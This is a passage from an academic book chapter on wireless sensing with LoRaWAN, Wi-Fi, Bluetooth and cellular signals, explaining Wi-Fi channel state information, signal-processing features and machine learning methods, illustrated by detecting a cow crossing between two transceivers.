This chapter provides a comprehensive overview of wireless sensing across multiple communication protocols, with a particular emphasis on low-cost Wi-Fi sensing. We begin by examining various wireless standards — including LoRaWAN, Bluetooth, and Wi-Fi — in terms of their capabilities and limitations for sensing applications (Section 6.2). Next, we explore the theoretical foundations of Wi-Fi-based sensing, including the structure and interpretation of CSI, as well as signal processing and machine learning techniques for feature extraction and inference (Section 6.3). To demonstrate practical applicability, we present a detailed case study in Section 6.4, where Wi-Fi sensing is employed as a low-cost solution for detecting hazardous animal crossings on rural roadways. This example illustrates how Wi-Fi can serve as a viable sensing alternative in resource-constrained scenarios.

To bridge the gap between theory and real-world implementation, we introduce Wisensing-ESP32 in Section 6.5, an open-source, end-to-end toolkit for real-time Wi-Fi sensing using low-cost ESP32 microcontrollers. This section walks the reader through the complete development pipeline — from raw CSI signal processing to training and deploying lightweight machine learning models for real-time person detection. Finally, in Section 6.6, we discuss the current technical challenges and emerging research directions in Wi-Fi sensing, such as scalability, resilience to environmental variability, and privacy concerns. We conclude with our final remarks in Section 6.7.

6.2. Wireless sensing using communication protocols

As both radar and wireless sensing systems rely on the propagation and reflection of electromagnetic waves, many of the physical factors that influence radar performance similarly affect the performance of sensing systems based on wireless communication protocols [5, 6]. A key performance determinant is the signal-to-noise ratio (SNR), which is influenced by system parameters such as antenna gain and transmitted power. These parameters govern the system's sensitivity and its ability to distinguish relevant data from background noise. The angular resolution is primarily determined by the ratio of the signal wavelength to the effective aperture size of the antenna array. Higher frequencies, which correspond to shorter wavelengths, can enable finer angular resolution when the array size is maintained or increased. However, they also introduce higher path loss and are more susceptible to blockage and scattering from obstacles, which limits their effectiveness in cluttered or non-line-of-sight (NLOS) environments. Another essential parameter is bandwidth, which directly impacts spatial (or range) resolution. Systems with greater bandwidth can resolve objects that are closer together by providing more detailed temporal information about reflected signals. However, accessing wider bandwidths often requires operation in less congested or higher-frequency spectrum bands, which may not be

available or practical depending on regulatory and hardware constraints. These trade-offs make the selection of communication protocols and frequency bands highly application-dependent, with certain wireless technologies offering advantages in specific sensing and communication tasks while posing limitations in others.

Given these considerations, the performance of wireless sensing systems varies significantly across different communication protocols, each defined by unique frequency ranges, bandwidth availability, modulation techniques, and physical layer characteristics. In this section, we present a comparative overview of wireless sensing capabilities across various frequency bands and communication standards. Our analysis focuses on device-free (or passive) sensing, where the sensing system relies solely on ambient wireless signals without requiring active participation or signal transmission by the target. This paradigm is particularly relevant for unobtrusive monitoring applications, such as human presence detection, activity recognition, and environmental sensing, and poses unique challenges and opportunities compared to traditional active sensing approaches that utilize devices like smartphones or wearables.

6.2.1. LoRaWAN (Sub-1 GHz)

LoRaWAN [7] is a widely adopted communication protocol designed for low-power, long-range wireless transmission, operating in sub-GHz frequency bands typically ranging from 433 MHz to 915 MHz. Unlike conventional wireless communication standards such as Wi-Fi, which employ Orthogonal Frequency-Division Multiplexing (OFDM) to divide the available bandwidth into multiple subcarriers, LoRaWAN leverages Chirp Spread Spectrum (CSS) modulation. In this technique, the entire channel bandwidth — commonly 125 kHz — is utilized to transmit data through frequency-modulated chirp pulses. By sweeping the signal across the entire allocated bandwidth, CSS enables energy dispersion over time and frequency, improving resilience to interference and enhancing detection reliability in challenging propagation environments. Additionally, the low symbol rate and coherent detection techniques contribute to some robustness against Doppler effects, particularly in low-mobility scenarios.

The combination of lower operational frequencies and CSS modulation grants LoRaWAN superior resistance to environmental interference and extends its communication range, even in non-line-of-sight conditions. While this makes LoRaWAN a promising candidate for wide-area sensing applications, it introduces challenges for fine-grained sensing tasks due to its limited sensitivity and constrained data throughput. In particular, the protocol's strict duty cycle regulations significantly restrict the maximum achievable sampling frequency, thereby limiting its applicability in scenarios that require high temporal resolution.

Despite these constraints, LoRaWAN has demonstrated potential in some sensing applications. Notable examples include soil moisture detection using Received Signal Strength Indicator (RSSI) measurements [8] and human identification based on gait analysis [9]. However, existing studies often overlook the impact of the protocol's duty cycle limitations on the sensing performance, an aspect that warrants further investigation to better assess LoRaWAN's viability for sensing tasks in real-world environments.

6.2.2. Wi-Fi (2.4 to 6 GHz)

Wi-Fi (IEEE 802.11) has emerged as the predominant wireless protocol for sensing applications, primarily due to its widespread adoption, cost-effectiveness, and the ability to extract detailed physical-layer information through Channel State Information. Operating in the unlicensed 2.4 GHz and 5 GHz Industrial, Scientific, and Medical (ISM) bands — and more recently in the 6 GHz band with IEEE 802.11ax — Wi-Fi utilizes Orthogonal Frequency Division Multiplexing (OFDM) to divide its available bandwidth into multiple subcarriers. This multicarrier modulation technique enhances robustness against frequency-selective fading and multipath propagation, making Wi-Fi particularly suitable for indoor and cluttered environments where signal reflections are prevalent. The CSI extracted from Wi-Fi signals captures both amplitude and phase information for each subcarrier, offering a fine-grained view of the wireless channel's state. We discuss CSI and OFDM theoretical aspects in more detail in Section 6.3.1.

Given the widespread use of Wi-Fi in residential, commercial, and vehicular environments, one of the most extensively explored application domains is human activity detection and classification, particularly in indoor settings. For example, [10] developed a child presence detection system capable of identifying children inadvertently left in vehicles with over 99% accuracy, leveraging existing in-car Wi-Fi infrastructure. Other notable human-centric applications include gesture recognition — such as sign language interpretation with accuracy exceeding 81% [2] — and health monitoring tasks like respiration tracking and heart rate variability estimation [1].

Beyond human detection, Wi-Fi sensing has also been applied to a variety of contexts not directly related to the human body. In security and transportation, [11] employed polarized directional antennas to identify 14 types of materials concealed within luggage, achieving classification accuracy of up to 97%. In the agricultural domain, [12] utilized both amplitude and phase CSI for assessing wheat moisture content, observing improved performance when incorporating phase difference data. Similarly, [13] demonstrated the use of Wi-Fi sensing to evaluate the ripeness of fruits such as kiwis and avocados.

Collectively, these studies underscore the versatility and robustness of Wi-Fi CSI as a sensing method. Its integration with signal processing and machine learning techniques, further explored in Sections 6.3.3 and 6.3.4, enables a broad spectrum of applications in both human-centric and environmental sensing. Despite its numerous advantages, Wi-Fi also presents some limitations as a sensing platform. Wi-Fi operates primarily in congested, unlicensed ISM bands that are susceptible to interference from other devices such as Bluetooth, microwave ovens, and neighboring Wi-Fi networks. Furthermore, Wi-Fi devices are generally not optimized for sensing tasks; variations in hardware, driver implementations, and firmware across vendors can result in inconsistent CSI quality and sampling rates. These factors hinder reproducibility and generalizability of sensing models across different platforms.

Addressing these challenges is a key motivation behind ongoing standardization efforts, such as IEEE 802.11bf [14], which aims to unify sensing capabilities and improve interoperability across devices. We discuss this protocol in more detail in Section 6.6.3.

6.2.3. Bluetooth (2.4 GHz)

While most wireless sensing systems documented in the literature leverage Wi-Fi technology, comparatively fewer studies have explored device-free sensing using Bluetooth protocols [15]. Bluetooth, which operates in the 2.4 GHz ISM band, has been applied in some sensing tasks such as vehicle detection through signal attenuation [16] and occupancy estimation in indoor environments using RSSI measurements [17].

Unlike Wi-Fi — which supports the extraction of Channel State Information — Bluetooth is limited to scalar RSSI measurements. RSSI provides a coarse measure of signal intensity at a given time and is highly susceptible to multipath fading, noise, and temporal variability, making it inherently less robust for fine-grained sensing tasks. In contrast, CSI offers significantly more granular and stable channel information, enabling a broad range of advanced sensing applications, particularly for passive human detection and activity recognition.

Despite these limitations, Bluetooth may offer compelling advantages for wireless sensing, notably its low power consumption and widespread adoption in consumer devices. Emerging features in Bluetooth 5.1 [18], such as Angle of Arrival (AoA) and Angle of Departure (AoD) information, introduce spatial awareness capabilities that could enhance the accuracy of Bluetooth-based sensing [15]. However, these features remain underexplored in the context of device-free sensing, warranting further investigation.

6.2.4. Cellular Networks (sub-1 GHz to 5 GHz)

While millimeter wave (mmWave) commercial microwave links — commonly used as backhaul infrastructure for cellular networks — have been extensively investigated for environmental sensing applications such as rainfall estimation [19] and atmospheric water vapor measurement [20], the lower-frequency radio access links between cellular towers and end-user devices have received comparatively limited attention in the context of sensing. Nonetheless, a few studies have explored the feasibility of leveraging these sub-6 GHz cellular frequencies for environmental and activity monitoring. For instance, the work by Hunt et al. [21] demonstrated the potential of using RSSI metrics from 2.4 GHz cellular signals for estimating vegetation biomass. In another study, Chen et al. [22] utilized CSI from 2.165 GHz LTE signals to recognize hand gestures, illustrating that even conventional LTE infrastructure may be repurposed for fine-grained motion sensing.

Despite these promising results, the adoption of cellular technologies for sensing purposes remains limited due to several challenges. These include the higher cost of commercial-grade equipment, the proprietary nature of many cellular protocols, and the technical complexity associated with accessing and processing lower-layer cellular signal metrics. As a result, wireless sensing research has traditionally favored more accessible and cost-effective protocols such as Wi-Fi. Although emerging 5G networks operate partially in the sub-6 GHz band — mainly around 2 to 3 GHz — their sensing capabilities also extend towards the mmWave spectrum and will be discussed in greater depth in the subsequent section on mmWave-based sensing.

6.2.5. 5G and beyond (mmWave)

As discussed in the previous section, sensing using millimeter-wave frequencies has long been explored in specific applications, particularly in rainfall estimation via commercial microwave backhaul links in cellular networks. These systems exploit signal attenuation characteristics — analogous to RSSI-based methods — to infer the presence and intensity of precipitation, with particular sensitivity to small water droplets due to the short mmWave wavelengths [19]. However, these microwave links are typically static and sparsely deployed, which significantly constrains their applicability to localized and environmental sensing tasks.

The emergence and gradual global deployment of 5G New Radio (NR) has substantially broadened the availability and spatial coverage of mmWave communication signals. Operating across a wide frequency spectrum that includes both sub-6 GHz (FR1) and mmWave bands (FR2, up to 71 GHz), 5G enables a new class of ISAC applications by combining high bandwidth, large antenna arrays for massive MIMO, low-latency communication, and highly directional beamforming capabilities [23]. These features make 5G especially attractive for high-resolution sensing. Recent works have demonstrated mmWave-based systems capable of detecting human presence and activity [24], performing 3D environmental reconstruction [4], and monitoring health indicators such as respiration and heart rate variability [3]. Even non-traditional domains such as agriculture are seeing promising results, such as the non-invasive estimation of fruit sugar content using mmWave spectroscopy [25]. Despite the high directionality and attenuation associated with mmWave signals, some studies have shown the feasibility of sensing in non-line-of-sight (NLOS) scenarios, leveraging signal reflections and advanced CSI processing algorithms [26].

Nonetheless, significant barriers remain to widespread research and adoption of mmWave-based sensing. Commercial 5G NR equipment, particularly mmWave-capable base stations and user equipment, remains prohibitively expensive — often exceeding tens of thousands of dollars in cost. While Software-Defined Radios (SDRs) such as the USRP X310 or B210 series have been employed as more flexible and comparatively lower-cost platforms for prototyping and experimentation [27], they still entail substantial financial and technical overhead compared to Wi-Fi or Bluetooth-based systems. Moreover, extracting and interpreting raw physical layer signals from 5G NR transmissions requires a deeper expertise in signal processing and protocol stack decoding, further constraining entry to this field.

Looking forward, integrated sensing is positioned to become a core feature of sixth-generation (6G) wireless networks [28]. While still in the early stages of standardization and conceptual development, 6G envisions operation across a wide frequency range—from 400 MHz to 7 GHz (low-band), 7 GHz to 24 GHz (upper mid-band), and 24 GHz to 70+ GHz (mmWave and sub-THz bands). Anticipated enhancements include more intelligent beamforming, holographic MIMO surfaces [29], and advanced modulation techniques the could increase both sensing accuracy and energy efficiency. However, despite its potential, 6G sensing remains largely speculative at this stage. Widespread deployment at a reasonable cost is likely several years to a decade away, meaning that while 6G may eventually redefine the ISAC paradigm, it is not expected to provide accessible

solutions for sensing applications in the near future.

6.3. Wi-Fi sensing

Among the wireless communication protocols previously discussed, Wi-Fi (IEEE 802.11) has emerged as the most promising platform for low-cost sensing, owing to its widespread deployment in IoT devices and its inherent ability to provide detailed physical-layer information. In particular, Wi-Fi offers access to CSI, which captures the fine-grained characteristics of the wireless channel and serves as a rich source of data for sensing applications. In this section, we review the fundamental theoretical concepts underpinning Wi-Fi sensing, including the computation and processing of CSI, common sensing architectures, and widely adopted machine learning techniques used to infer environmental and activity-related information from Wi-Fi signals.

6.3.1. Channel State Information (CSI)

Channel State Information characterizes the wireless communication link between transceivers by quantifying the amplitude and phase variations induced by multipath propagation and other channel impairments [30]. CSI enables channel equalization, MIMO precoding, and, more recently, advanced sensing applications [14]. To capture the time-varying nature of the wireless channel, we model the Channel Frequency Response (CFR) $H(f,t)$ as a summation over multiple propagation paths. Each path contributes a complex amplitude $\alpha_l(t)$ and a delay-induced phase rotation governed by $\tau_l(t)$ [31], according to Equation 1.

$$H(t,f) = \sum_l \alpha_l(t) e^{j2\pi f \tau_l(t)} \tag{1}$$

The IEEE 802.11 standard [32] (since the *g* amendment) adopts Orthogonal Frequency-Division Multiplexing as the modulation scheme. This technique facilitates channel estimation by partitioning the available bandwidth into multiple orthogonal subcarriers (tones) that carry modulated signals, effectively decomposing the data stream across the frequency domain and providing an individual channel estimate for each subcarrier. The subcarrier spacing is defined as $\Delta f = 1/T_s$, where T_s is the symbol period; this spacing establishes orthogonality and prevents mutual interference. In an OFDM system, subcarriers fall into one of three categories:

- **Data Subcarriers**: carry user data.
- **Pilot Subcarriers**: provide reference signals for channel estimation, synchronization, and tracking. These subcarriers use Binary Phase Shift Keying (BPSK) modulation.
- **Null Subcarriers**: act as guard bands to reduce interference with adjacent channels and comply with spectral masks.

Figure 6.1 illustrates a simplified spectral occupancy profile of a standard 20 MHz Wi-Fi channel with 64 subcarriers, where each subcarrier k follows the channel central frequency $f_k = f_c + k\Delta f$ with $\Delta f = 312.5\,\text{kHz}$.




Figure 6.1: OFDM subcarriers on a 20 MHz Wi-Fi channel.

The physical layer implements a structured preamble that supports synchronization and channel estimation. This preamble includes a Short Training Field (STF), a Long Training Field (LTF), and a Signal (SIG) field [32]. The training fields embed predefined symbols in the data and pilot subcarriers depicted in Figure 6.1. The STF employs 12 evenly spaced pilot tones to achieve signal detection, Automatic Gain Control (AGC) convergence, timing synchronization, and coarse frequency offset estimation, while the LTF uses all 52 available tones to perform fine frequency acquisition and channel estimation. The SIG field conveys essential transmission parameters, such as the modulation and coding scheme and the Physical layer Service Data Unit (PSDU) length.

Wi-Fi systems support various modes—non-HT, HT, VHT, and HE—to meet different performance and compatibility requirements. Each mode tailors the preamble by incorporating appropriate versions of the STF, LTF, and SIG fields. In non-HT mode, the legacy preamble consists of the L-STF, L-LTF, and L-SIG fields to ensure backward compatibility. Additional fields follow in HT, VHT, and HE modes to accommodate higher throughput, multiple spatial streams, and denser deployment environments. Figure 6.2 presents the structure of a mixed-mode Physical layer Protocol Data Unit (PPDU) that includes legacy support.




Figure 6.2: IEEE 802.11 PPDU. Adapted from [32] © 2021 IEEE.

The design of the preamble LTF allows the receiver to convert time-domain training signals into the frequency domain, using the Discrete Fourier Transform (DFT), and estimate the channel response on each OFDM subcarrier. The received signal at the kth subcarrier on the nth OFDM symbol is given by Equation 2, where $Y_{n,k}$ represents the detected signal, $X_{n,k}$ denotes the transmitted signal based on the LTF for the given mode,

and $N_{n,k}$ is the additive Gaussian noise at the receiver [30].

$$Y_{n,k} = H_{n,k}X_{n,k} + N_{n,k} \tag{2}$$

This per-subcarrier, per-frame CSI estimation, directly derived from the training symbols included in every received frame, enables precise tracking of multipath effects and rapid channel dynamics. By continuously extracting CSI, Wi-Fi systems generate a real-time map of the propagation environment that supports advanced sensing applications, such as motion detection, occupancy estimation, and other context-aware functionalities.

6.3.2. Sensing arrangements

Wi-Fi sensing can be performed using three different sensing arrangements [14], as illustrated in Figure 6.3: (i) monostatic, (ii) bistatic and (iii) multistatic. We describe each of the arrangements as follows:

1. **Monostatic sensing:** in this configuration, the sensing transmitter and receiver are the same device. The measurement process is akin to radar, where the device measures the echoes of its own transmission to collect sensing data. This approach has limited use in current Wi-Fi sensing systems that operate in sub-7 GHz frequency bands. However, it will be supported in the upcoming IEEE 802.11bf protocol [14], utilizing the 60 GHz band.

2. **Bistatic Sensing:** the sensing transmitter and receiver are separate devices, commonly an Access Point (AP) and a Client Station (STA). This is the most commonly used sensor arrangement for Wi-Fi sensing using low-cost IoT devices.

3. **Multistatic Sensing:** this extends bistatic sensing by incorporating multiple sensing transmitters or receivers. Typically, this setup involves an AP and several STAs, enabling more complex sensing measurements across multiple devices.

6.3.3. Data collection and processing

CSI data represents the channel at each subcarrier as a complex number. Extracting meaningful environmental features from these raw measurements involves several signal processing techniques. We demonstrate the extraction of amplitude, phase, power delay profile (PDP), and spectrograms from a series of 400 CSI measurements sampled at 100 Hz, allowing for direct comparison. Figure 6.4 illustrates our measurement scenario — a cow crossing the 12 m line-of-sight (LOS) between two transceivers — and serves as the basis for all subsequent analysis.

Basic features include the amplitude (A_k) and phase (ϕ_k), defined in Equations 3 and 4. They represent the signal gain, that is often an attenuation, and the transmission lag.

$$A_k = \sqrt{(\Re(H_k))^2 + (\Im(H_k))^2} \tag{3}$$




Figure 6.3: Diagram illustrating monostatic, multistatic and bistatic Wi-Fi sensing.

$$\phi_k = atan2(\Im(H_k), \Re(H_k)) \tag{4}$$

Figure 6.5 displays heatmaps for the absolute amplitude (converted to dB using $A_{db} = 20\log(A)$) and unwrapped phase for each subcarrier at every sampled frame. For the extracted amplitude, there is a noticeable disturbance around frame 200. This indicates a break of LOS by the cow crossing, increasing the attenuation of propagating signals.

Figure 6.4: Cow crossing on pasture background. [33]

A complementary view involves the temporal difference of amplitude and phase. Calculating the difference between consecutive samples, $\Delta x[t] = x[t] - x[t-1]$, emphasizes relative changes in the signal. Figure 6.6 presents heatmaps for the relative amplitude and phase across the samples.

In this example, amplitude remains relatively consistent. Most frames show minimal variation, while some capture the event with more distinct values. A positive change suggests lower attenuation and fewer obstructions between transceivers, whereas a nega-




Figure 6.5: Heatmap of (a) absolute amplitude (dBm) and (b) phase (rad).




Figure 6.6: Heatmap of relative (a) amplitude and (b) phase (rad).

tive change may signal a blocked LOS. In contrast, phase fluctuates from frame to frame without clearly reflecting the target's effect.

Another approach is to analyze the CSI as a Channel Impulse Response (CIR) in the time domain, revealing the multipath propagation and power distribution. The PDP maps the received signal power over time delays, which helps differentiate propagation paths based on when signals arrive. It is computed as shown in Equation 5 for a channel with N subcarriers.

$$PDP[t] = \left|\mathscr{F}^{-1}\{H[f]\}\right|^2 = \left|\frac{1}{N}\sum_{k=-\frac{N}{2}}^{\frac{N-2}{2}} H_k e^{j2\pi\left(\frac{k}{N}+\frac{1}{2}\right)t}\right|^2, \tag{5}$$

Besides serving as a feature on its own, the PDP aids in denoising the signal by eliminating components beyond a given delay τ and converting the resulting CIR back to the frequency domain. Figure 6.7 shows the PDP for the CSI samples at frames 50 and 200.

Limitations arise in PDP analysis due to its granularity and the number of paths it




Figure 6.7: PDP feature for frames n=50 and n=200.

resolves. The system bandwidth determines the resolution, and closely spaced multipath components may merge within a single delay interval. This merging reduces clarity and can cause the PDP to underrepresent the actual number of propagation paths. For Wi-Fi at the 2.4 GHz band, only 20 MHz and 40 MHz channels exist, resulting in delay resolutions of 50 ns and 25 ns, respectively. These resolutions correspond to distance resolutions of approximately 15 m and 7.5 m, based on the speed of light. Since the data collection took place outdoors with transceivers positioned 12 m apart, the delayed paths mainly include unwanted components, such as ground reflections and noise.

Tan et al. [34] proposes the use of the 5 GHz band and switching between multiple adjacent channels within coherence time. This approach calls for techniques like the Non-uniform Discrete Fourier Transform (NDFT) instead of a conventional Inverse Discrete Fourier Transform (IDFT), as it requires uniformly spaced channels.

Analyzing CSI as a spectrogram offers a time–frequency representation of the channel dynamics. By applying a Short-Time Fourier Transform (STFT) across the temporal sequence of CSI measurements, it becomes possible to observe how frequency components evolve over time. This view captures transient variations in the channel caused by motion, environmental changes, or other dynamic events [35]. Spectrograms help identify patterns and signatures associated with specific activities or disturbances in the environment, making them particularly useful in applications such as gesture recognition and activity monitoring [35, 36]. The spectrogram is defined in Equation 6, where m is the time bin, k is the frequency bin, W is the window size, S is the slide, x is the function analyzed (e.g. amplitude, phase), and w is the window function used as a filter.

$$S[m,k] = \sum_{n=0}^{W-1} w[n]x[Sm+n]e^{-j\frac{2\pi kn}{W}} \tag{6}$$

Figure 6.8 demonstrates the application of the spectrogram over the amplitude of a single subcarrier (index 13) with $W = 64$, $S = 32$ and a Hamming window. The spectrogram shows that around 2 seconds the amplitude change expressed on Figure 6.5 creates a non-zero frequency component that indicates the movement of the animal.




Figure 6.8: Amplitude spectrogram with Hamming window.

Beyond the previously discussed features, CSI supports the extraction of advanced spatial and temporal characteristics such as Time of Flight (ToF), Angle of Arrival (AoA), and Angle of Departure (AoD). These features enhance localization and motion tracking by estimating the propagation delay and direction of signal components. Techniques like the MUSIC algorithm [37, 38] exploit the spatial diversity available in MIMO systems to resolve multiple signal paths with high angular or temporal precision. Extracting these features requires CSI from multiple antennas coupled with careful calibration and synchronization. Thus, their effectiveness depends on access to high-resolution spatial measurements and proper array geometry.

6.3.4. Machine learning algorithms for Wi-Fi sensing

In this section, we introduce and discuss the fundamentals of machine learning and its application in Wi-Fi sensing. Additionally, we highlight emerging trends and open challenges that could shape the next generation of applications in Wi-Fi-related tasks.

The field of machine learning comprehends a wide variety of techniques, including supervised and unsupervised learning, reinforcement learning, and deep learning. Below, we cover popular machine strategies and highlight the most notable advances in their application to Wi-Fi sensing.

According to our literature review, the most popular machine learning technique applied to Wi-Fi sensing is supervised learning. In this category, previous studies apply both parametric and non-parametric models. In the first, the learning process consists of finding a hyperplane from data and their respective labels that separate instances given

certain optimization constraints (i.e., minimum error or maximum margin). Successful parametric techniques applied in Wi-Fi sensing include decision trees, random forests, gradient boosting, and Naive Bayes [30]. For example, [39] employ a random forest classifier to estimate sleep duration of college students with per-minute granularity, by analyzing the Wi-Fi packet traffic of multiple user-owned devices throughout the night and applying a moving average to estimate the user's bedtime and wake up times. They achieve performance statistically indistinguishable from a commercially available wearable device for tracking sleep, obtaining an overall error rate between 7 and 30 minutes.

An important characteristic of parametric techniques is that the training data are unnecessary during the inference stage (i.e., the testing). Models belonging to the nonparametric, on the other hand, require all training data (or part of them) in memory. It turns out that these models often rely on distance functions (i.e., euclidean or cosine distance) to classify new instances of data. Overall, this process involves assigning the category of an unseen instance to the closest data points in the training set. Given the typical low-cost purpose of Wi-Fi sensing applications, nonparametric strategies, such as k-Nearest Neighbor, may hinder the applicability of real-time sensing in resource-constrained IoT devices due to the aforementioned memory requirements.

